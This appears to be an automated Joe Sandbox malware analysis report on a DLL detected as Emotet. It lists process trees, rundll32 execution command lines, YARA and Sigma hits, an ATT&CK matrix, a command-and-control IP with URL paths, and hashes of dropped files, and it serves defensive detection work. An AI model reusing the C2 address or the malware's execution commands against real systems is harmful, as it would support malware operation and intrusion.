ID: 532438
Sample Name: 3pO1282Kpx
Cookbook: default.jbs
Time: 09:32:22
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report 3pO1282Kpx

Overview


General Information

Sample Name:	3pO1282Kpx (renamed file extension from none to dll)
Analysis ID:	532438
MD5:	173345845a2a7d..
SHA1:	35ed97b5ac5a3e..
SHA256:	9ed58848f0a7b35.
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Multi AV Scanner detection for doma…
- Changes security center settings (no…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Deletes files inside the Windows fold…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 2616 cmdline: loaddll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 2176 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 3256 cmdline: rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 5592 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4132 cmdline: rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5848 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qfdohhzjskeoxat\kmkxxcep.fzg",diWFDzhLoc MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 1184 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Qfdohhzjskeoxat\kmkxxcep.fzg",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 1460 cmdline: rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,ajkaibu MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 5856 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 2500 cmdline: rundll32.exe C:\Users\user\Desktop\3pO1282Kpx.dll,akyncbgollmj MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 3444 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\3pO1282Kpx.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 4460 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2616 -s 308 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4976 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2616 -s 316 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 6068 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5668 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5936 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3772 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 1404 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 5496 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5352 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 2144 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5160 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 4956 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 2616 -ip 2616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5020 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 580 -p 2616 -ip 2616 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 4776 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5552 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2968 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4640 cmdline: C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1460 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Copyright Joe Security LLC 2021

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.490792818.00000000006D0000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000004.00000002.490792818.00000000006D0000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000000.00000000.516872338.00000000014D0000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.516872338.00000000014D0000.00000040.00000010.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000000.00000000.493687779.00000000014D0000.00000040.00000010.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 35 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.loaddll32.exe.1523618.10.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.1523618.10.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
2.2.rundll32.exe.520000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
2.2.rundll32.exe.520000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.0.loaddll32.exe.1523618.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 75 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for domain / URL

Networking:

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypte Channel
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Query Registry 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Transfer
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Security Software Discovery 6 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Virtualization/Sandbox Evasion 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Process Discovery 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	System Information Discovery 3 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tran Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
3pO1282Kpx.dll	23%	Virustotal		Browse
3pO1282Kpx.dll	18%	ReversingLabs	Win32.Trojan.Phonzy	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.2.rundll32.exe.33d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
25.2.rundll32.exe.2960000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.700000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.33e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
4.2.rundll32.exe.6d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.14d0000.6.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.rundll32.exe.520000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.14d0000.3.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.14d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.14d0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.14d0000.9.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Copyright Joe Security LLC 2021

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://45.63.5.129/fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDNb	0%	Avira URL Cloud	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://45.63.5.129/fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDNG	0%	Avira URL Cloud	safe	
http://https://45.63.5.129/	8%	Virustotal		Browse
http://https://45.63.5.129/	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://45.63.5.129/fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDNOz	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://45.63.5.129/fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDN	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/	0%	Avira URL Cloud	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://45.63.5.129/fqwqvIpxZYjgSrhYeuylraBSZOVBNdJZxHBzTVnNstuWavuGlHdFStXKFDN	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.63.5.129	unknown	United States		20473	AS-CHOOPAUS	true

Private

IP
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532438
Start date:	02.12.2021

Start time:	09:32:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	3pO1282Kpx (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winDLL@46/21@0/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.4% (good quality ratio 21.9%) • Quality average: 70.2% • Quality standard deviation: 26.3%
HCA Information:	• Successful, ratio: 86% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:33:30	API Interceptor	10x Sleep call for process: svchost.exe modified
09:35:41	API Interceptor	1x Sleep call for process: WerFault.exe modified
09:36:04	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.63.5.129	nhlHEF5IVY.dll	Get hash	malicious	Browse	
	lGidwJjoUs.dll	Get hash	malicious	Browse	
	efELSMI5R4.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	nhlHEF5IVY.dll	Get hash	malicious	Browse	• 45.63.5.129
	lGidwJjoUs.dll	Get hash	malicious	Browse	• 45.63.5.129

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	efELSMI5R4.dll	Get hash	malicious	Browse	• 45.63.5.129
	ImSL42AOtZ.exe	Get hash	malicious	Browse	• 45.63.36.79
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 66.42.57.149
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 66.42.57.149
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 149.28.253.196
	iU17wh2uUd.exe	Get hash	malicious	Browse	• 149.28.253.196
	Sz4lxTmH7r.exe	Get hash	malicious	Browse	• 149.28.253.196
	7AF33E5528AB8A8F45EE7B8C4DD24B4014FEAA6E1D310.exe	Get hash	malicious	Browse	• 149.28.253.196
	RFIlSRQKzj.exe	Get hash	malicious	Browse	• 45.32.115.235
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 149.28.253.196
	991D4DC612FF80AB2506510DBA31531DB995FE3F64318.exe	Get hash	malicious	Browse	• 149.28.253.196
	MMUc2aeWxZ.exe	Get hash	malicious	Browse	• 149.28.253.196
	0pvsj0MF1D.exe	Get hash	malicious	Browse	• 149.28.253.196
	Linux_amd64	Get hash	malicious	Browse	• 45.32.162.141
	nkXzJnW7AH.exe	Get hash	malicious	Browse	• 149.28.253.196
	67MPsax8fd.exe	Get hash	malicious	Browse	• 136.244.117.138
	Linux_x86	Get hash	malicious	Browse	• 45.77.44.252
	uI6mJo4TJQ.exe	Get hash	malicious	Browse	• 149.28.253.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	nhlHEF5IVY.dll	Get hash	malicious	Browse	• 45.63.5.129
	IGidwJjoUs.dll	Get hash	malicious	Browse	• 45.63.5.129
	efELSMI5R4.dll	Get hash	malicious	Browse	• 45.63.5.129
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 45.63.5.129
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 45.63.5.129
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 45.63.5.129
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 45.63.5.129
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 45.63.5.129
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 45.63.5.129
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 45.63.5.129
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 45.63.5.129
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 45.63.5.129
	jSxIzXfwc7.dll	Get hash	malicious	Browse	• 45.63.5.129
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 45.63.5.129
	X2XCewI2Yy.dll	Get hash	malicious	Browse	• 45.63.5.129
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 45.63.5.129
	date1%3fBNLv65=pAAS.dll	Get hash	malicious	Browse	• 45.63.5.129
	HMvjzUYq2h.dll	Get hash	malicious	Browse	• 45.63.5.129
	s9BZBDWmi4.dll	Get hash	malicious	Browse	• 45.63.5.129
	bFx5bZRC6P.dll	Get hash	malicious	Browse	• 45.63.5.129

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Network\Downloader\edb.chk

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	0.3593198815979092
Encrypted:	false
SSDEEP:	12:SnaaD0JcaaD0JwQQU2naaD0JcaaD0JwQQU:4tgJctgJw/tgJctgJw
MD5:	BF1DC7D5D8DAD7478F426DF8B3F8BAA6

C:\ProgramData\Microsoft\Network\Downloader\edb.chk	
SHA1:	C6B0BDE788F553F865D65F773D8F6A3546887E42
SHA-256:	BE47C764C38CA7A90A345BE183F5261E89B98743B5E35989E9A8BE0DA498C0F2
SHA-512:	00F2412AA04E09EA19A8315D80BE66D2727C713FC0F5AE6A9334BABA539817F568A98CA3A45B2673282BDD325B8B0E2840A393A4DCFADCB16473F5EAF2AF3180
Malicious:	false
Preview:	.....*.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....*..... ....

C:\ProgramData\Microsoft\Network\Downloader\edb.log	
Process:	C:\Windows\System32\svchost.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	1310720
Entropy (8bit):	0.24942566786740486
Encrypted:	false
SSDEEP:	1536:BJiRdfVzkZm3lyf49uyc0ga04PdHS9LrM/oVMUdSRU4k:BJiRdwfu2SRU4k
MD5:	F78E70A1621F2D5C73A7D5A9F1114557
SHA1:	02444FDD416593D5609ED34E781BD80BBABADB17
SHA-256:	B0247AA90FBD07D35C07CD761E4CE4D6E981DE9252E45430CCC8926E10978F45
SHA-512:	B4CA883A2E0C299C574335BD385744FFE109E8E270194E316D3CB968DE5FF009A4DB4479DECE14FB467CE31AB4BA1BEEA4F77CB3EDD5BFF47F321351DB651797
Malicious:	false
Preview:	V.d.....@..@.3...w.....3...w.....C:\ProgramData\Microsoft\Network\Downloader\..... .....C:\ProgramData\Microsoft\Network\Downloader\..... .....0u.....@...@.....d#..... ....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.db	
Process:	C:\Windows\System32\svchost.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0xaa8f4eab, page size 16384, Windows version 10.0
Category:	dropped
Size (bytes):	786432
Entropy (8bit):	0.25060064220021383
Encrypted:	false
SSDEEP:	384:HESE3+W0StseCJ48EApW0StseCJ48E2rTSjlK/ebmLerYSRSY1J2:HESE8SB2nSB2RSjlK/+mLesOj1J2
MD5:	3131682BBEA03E9062431DF4D4A37425
SHA1:	F142C57DE3CE14B3CD740156499470EA607A54EA
SHA-256:	FB91C9E4763A52EBD86C30EFED3D88B118CB129C817008A131A46D8674C79312
SHA-512:	121D4A1FC467A98BCD4EADA96DE61A91E6FD0D4813F9116E9A551F6EE269C844CA4CA515BE79D53CE580AE0F482FC6475AA5DAFB1FF752D94DDE3BE68FB705EE
Malicious:	false
Preview:	..N.... .....e.f.3...w.....)....4$...y...!...y).h.(....4$...y....).....3...w.....B.....@..... ....4$...y.....4$...y..... .....

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.07430065591163745
Encrypted:	false
SSDEEP:	3:aXJ7v7wuRkpDYEDge3lTpyyll3VkttlmlnI:aXJrLMV3
MD5:	8978474C3FAEE60FE67EC9A3CEECB56B
SHA1:	08DBA96654DF218266F5E94B0F5B218A44880191
SHA-256:	DF10EF51ADAA2ECFECA26DA8F0C537592DFFD066AC204167AE7ABA4C370A1D2A
SHA-512:	FB3520CB49477C38686F994CAA110B79AF19F079590B460DB392B1228A75E5725F375C8A2CB63B490D292DF32B948400E77C959B713361B160EE2088973CE272
Malicious:	false

C:\ProgramData\Microsoft\Network\Downloader\qmgr.jfm	
Preview:	x3.s.....3...w...!...y).4$...y.....4$...y..4$...y..(.Q.3$...y/.....4$...y.....

